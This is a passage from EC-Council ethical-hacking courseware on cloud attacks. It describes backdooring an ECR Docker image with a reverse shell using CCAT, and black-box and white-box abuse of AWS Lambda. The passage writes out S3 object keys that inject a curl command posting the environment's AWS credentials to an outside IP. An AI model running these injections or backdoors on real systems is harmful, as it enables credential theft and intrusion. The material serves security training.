


Figure 19.71: Screenshot of CCAT showing the target Docker image

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3: Create a backdoor image**

  After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command.




Figure 19.72: Screenshot of CCAT embedding reverse shell

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4: Push the backdoor Docker image**

  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.





Figure 19.73: Screenshot of CCAT pushing the Docker image

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless-Based Attacks on AWS Lambda

Black-Box Scenario

- In this scenario, attackers make **certain assumptions** regarding the specific feature as they do not have prior information about the internal working systems or the environment



AWS CLI commands

- List the objects within the specified bucket:

```
aws s3 ls prod-file-bucket-eu
```

- Check the assigned tags along with some useful information:

```
aws s3api get-object-tagging --bucket
prod-file-bucket-eu --key config161.zip
```

- Create a new connection with another EC2:

```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "testCurl" <Target IP>:443;'
```

- Use the env environment for extracting the AWS credentials:


```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "`env`" <Target IP>:443;.zip'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless-Based Attacks on AWS Lambda (Cont'd)

White-Box Scenario

- In this scenario, attackers **hold prior information** about the environment, which helps them in achieving their goals
- Check the **user policies** associated with an account: `aws iam list-attached-user-policies --user-name operator`
- List the **Lambda functions** and identify a specific role: `aws lambda list-functions`
- Find more information about the Lambda function: `aws lambda get-function --function-name corpFuncEasy`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless-Based Attacks on AWS Lambda

As serverless functions can run without a managed server, they are vulnerable to different application-level attacks such as DDoS, command injection, and cross-site scripting (XSS). Attackers can abuse AWS Lambda functions to gain privileges and compromise the confidentiality of an account.

Attackers can use two scenarios for abusing Lambda functions, which are discussed below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Black-Box Scenario

In this scenario, attackers make certain assumptions regarding the specific feature as they do not have prior information about the internal working systems or the environment.

The steps to perform an attack using the black-box scenario approach are as follows.

- **Step 1:** An attacker accesses a misconfigured S3 bucket that was not implemented with any credentials. The misconfigured buckets that the attacker gains access to may contain various organizational files.
- **Step 2:** Now, the attacker uploads files to S3 and then rechecks their configurations.
- **Step 3:** Once the files are uploaded, the tags of the individual files can be calculated using a Lambda function.
- **Step 4:** Then, the attacker exfiltrates the cloud credentials of an account and starts enumeration for higher privileges with the acquired AWS credentials.




Figure 19.74: Black-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to list the objects within the specific bucket. Here, consider the "**`prod-file-bucket-eu`**" bucket.

  ```
  aws s3 ls prod-file-bucket-eu
  ```

- Run the following command to check the assigned tags along with some useful information:

  ```
  aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip
  ```

- Run the following command to create a new connection with another EC2 instance and ensure that arbitrary commands can be executed and can access the cloud environment:

  ```
  aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "testCurl" <Target IP>:443;'
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Execute the following command to use the env environment for extracting the AWS credentials that can be used to access that account. The curl command helps in extracting these credentials.

```
aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X
POST -d "`env`" <Target IP>:443;.zip'
```

